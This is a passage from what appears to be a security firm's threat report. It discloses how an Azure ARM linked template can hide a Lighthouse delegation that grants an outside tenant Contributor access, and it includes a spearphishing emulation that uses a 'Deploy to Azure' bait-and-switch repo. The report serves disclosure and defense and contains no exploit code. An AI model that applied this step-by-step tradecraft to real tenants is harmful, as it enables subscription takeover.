



Figure 6: Resource visualizer only showing deployment resource within main template, not contents within linked template. This is user friendly for large deployments, but the issue is this CWE-185 combined with the ability to include authorization of privileged administrator role to subscription level 'Contributor' within linked template using 2019-08-01 version of subscriptionDeploymentTemplate during Azure delegated resource deployment.

In Figure 6, we see that the resource visualizer does not show information about the resources to be deployed in the linked template, unlike with other linked templates.

At this point in time, there is no mention of the upcoming registration definition and assignment that contains the authorisation of Contributor privileged administrator role to the subscription.

This is because the deployment does not yet exist, so when the victim uses the custom deployment plane to review the deployment prior to authorising it, the resources within it is obfuscated by the resource's page showing that the deployed resource doesn't yet exist (Figure 7).



This resource was not found

Summary

Session ID
4da443350f77414382fee8fc3c372f6c

Resource ID
/subscriptions/2d255f64-1c54-41df-893a-4e47b8ce61...

Extension
Microsoft_Azure_GeneratedExtension


Content
__rt__microsoft_resources_deployments__overview__dx

Error code
404

Details
resource Id: /subscriptions/2d255f64-1c54-41df-893a-4e47b8ce613e/resourcegroups/resourcegroupname/providers/microsoft.resources/deployments/deploymentverificatio
API version: 2023-07-01, {"code":"ResourceGroupNotFound","message":"Resource group 'resourcegroupname' could

Figure 7: Deployment resource details, shows not found as no resource group defined.

At this stage, when the victim enters the deployment resource within Resource Visualizer they are greeted with 'resource was not found'. The details show no resource group was found. However, the resource itself is a privileged administrator role authorisation via Azure lighthouse – which has been collapsed within the portal.



Home >

Microsoft.Template-20250207124457 | Overview

Deployment

Search

Overview

Inputs

Outputs

Template

Delete Cancel Redeploy Download Refresh

Deployment is in progress

Deployment name : Microsoft.Template-20250207...

Subscription : Emulation Subscription

Start time : 2/7/2025, 12:45:03 PM

Correlation ID : c4c2fd55-3877-463c-8591-f9f...

Deployment details

Resource	Type	Status	Operatic
DeploymentVerifica	Deployment	OK	Operatic

Microsoft Defender for Cloud

Secure your apps and infrastructure

Go to Microsoft Defender for Cloud >


Free Microsoft tutorials

Start learning today >

Work with an expert

Figure 8 Deployment in progress.

When the deployment of the main template completes, only then can the victim see the registration definition – and only if they enter the deployment's overview page to check on it (see figure 9).



Home >

DeploymentVerification | Overview

Deployment

Search

Overview

Inputs

Outputs

Template

Delete Cancel Redeploy Download Refresh

Your deployment is complete

Deployment name : DeploymentVerification

Subscription : Emulation Subscription

Start time : 2/7/2025, 12:45:18 PM

Correlation ID : c4c2fd55-3877-463c-8591-f9f...

Deployment details

Resource	Type	Status	Opera
d5a281e4-546a-5bd!	Microsoft.ManagedServices/reg	OK	Opera
d5a281e4-546a-5bd!	Azure Lighthouse	OK	Opera

Next steps

Go to subscription

Microsoft Defender for Cloud

Secure your apps and infrastructure

Go to Microsoft Defender for Cloud >

Free Microsoft tutorials

Start learning today >


Work with an expert

Azure experts are service provider partners who can help manage your assets on Azure and be your first line of support.

Find an Azure expert >

Figure 9 When the deployment of the main template completes, then the victim can see the registration definition - only if they enter the deployment's overview page.

The actor then successful smuggles in the obfuscated service provider delegation, and it has been established (see figure 10 which lists the service provider delegations that exist).



Home > Service providers

Service providers | Delegations

Search

Overview

Service provider offers

Delegations

+ Add Refresh Delete Got Feedback?

View delegations for your service providers. Azure Lighthouse puts the customer in control

Filter by name...

Service provider offers == All

Service providers == All


1 items (1 service providers)

Group by service provider

Delegation	Name	Service provider	Role assignments
OutPsiSecurity			
Emulation Subscription	azure-least-privilige-audit	OutPsiSecurity	Contributor

Figure 10 Demonstrating within the victim's tenant that the registration succeeds.

At this point the actor has full Contributor access to the victim's subscription.



My customers | Delegations

View delegations for the customer resources you're managing. My customers

☑ Show only delegations selected in the global subscriptions filter

Filter by name... | Customers == **All** | Offers == **All**

1 items (1 customers, 1 offers) | Group by customer

Delegation	Customer	Offer ID	Role assignments
corrupttechllc.com.au			
Emulation Subscription	corrupttechllc.com.au	(no marketplace offer)	actor_emulation: Contributor

Figure 11 Actor's Azure infrastructure, access to the victim's subscription as Contributor


Analysis and example of using it in an attack

CWE-185 is not that commonly seen since 2005, but this doesn't mean it isn't important today.

When a main ARM template is complex enough, the linked template holding the registration assignment can be easily overlooked.

The linked template holding the registration assignment of a privileged administrator role, coupled the collapse of the deployment information in the portal view - is unsafe. A solution may be to only allow such privileged role assignments to occur in the main template.

Although recommended to not to be, it is still common for small/medium sized business owners who manage their own tenants to have configured their IT staff's Microsoft 365 accounts to also belong to privileged administrative units, have global admin or be owners of subscriptions – resulting the above vulnerability able to be utilised in spear phishing or social engineering.



RESOURCE DEVELOPMENT: SPEARPHISHING WITH A 'DELPLOY TO AZURE' HIDDEN? EXECUTION IN ARM CONTEXT.

Target is Terry, the only IT manager at CorrupttechLLC.

Email history with Terry, pretext - Impersonate supplier, tell Terry "IAM Audit Needed".

Send spearphishing email to Terry. Contains a URL to a github repo "Azure Least Privilege Audit". Bunch of runbooks to help audit IAM in Azure. "Deploy to Azure" button is on the README.md.

Terry clicks on "Deploy to Azure" and logs into his account, it's legitimate portal.azure.com MFA login.. He walks through the standard Azure deployment instructions in the portal.

Terry sees there is a deployment script, skip reads it, sees it will download the scripts he saw previously, and doesn't see anything unusual within it.

Terry is happy, so he clicks "Deploy". This runs in the context of his priviledged account.

The deployment script:
A. Tries to add a bunch of resources, referencing what looks like the repo he saw before – but it's a 'bait n switch'.
B. The ARM template has the correct spelling of privilege, orginial had a 'd' in it (did you see it?).
C. ARM template uses a 'linked template' resource, to execute another template (from the 'switch' repo).
D. Linked template is executed in main deployment's runtime, and:
   1. executes subscription level cross-tenant delegation assignments to the actor's malicious tenant (outpsisec).
   2. addition of runbooks fail, hiding the trace of the assignment.
   3. Actor has Contributor level access to the attack emulation subscription.

The actor signs into their own tenant and controls resources in corrupttechllc's Azure subscription.

MSRC outcome

After investigating the report, Microsoft Security Response Center concluded that the finding was valid yet doesn't pose an immediate threat requiring urgent attention as the victim can see the successful deployment of the smuggled registration definition if they expand the deployment overview page after it succeeds.

However, we believe that the deployment flow is visible after execution only if the victim decides to look at the deployment flow after it succeeds. It is not uncommon to, if the deployment succeeds, to not look at the flow and go straight to the resources that were wanted to add (missing the smuggled deployment entirely).

Recommendations

Never assume out-of-the-box detection rulesets cover all TTPs, as threats evolve over time with new technologies, tooling and delivery methods.

Audit your EntraID to identify Users with the Microsoft.Authorization/roleAssignments/write permissions and review if any Identities don't need it.

Add monitoring for the permission assignment in order to alert yourself of the risk manifesting for early mitigation.

The Best of Threat Report provides only a snapshot of our ongoing research and intelligence. Our full breadth of insights, analysis, and proactive approach extends well beyond what is shared in this report. Our research is the result of collaboration across the entire Australia and New Zealand team, including detection engineers, threat intelligence analysts, threat researchers, automation engineers, digital forensics and incident response specialists, as well as training and awareness professionals.

Authors:

Daniel Broad
Head of Managed Security Operations

Marco Pretorius
Threat Researcher

Rueben Pretorius
SOC Enablement Specialist

Thomas Hacker
Cyber Security and Threat Intelligence Analyst

Rhys Webb
Solutions Specialist

Finn Sargisson
Data Scientist

Hilary Bea
Senior Consultant

Connor Owens
SOC Analyst

Hugh Marshall
Security Software Engineer

Pratiksha Viraskar
SOC Analyst


Nikolas Bielski
Technical Lead, Data Science

Curated by:
Thomas Hacker
Cyber Security and Threat Intelligence Analyst

Compiled by:
Ed Goodacre
Digital Content Specialist

Fujitsu Cyber

www.fujitsu.com/au/services/security
www.fujitsu.com/nz/services/security



Interested in strengthening your cyber resilience?

Contact us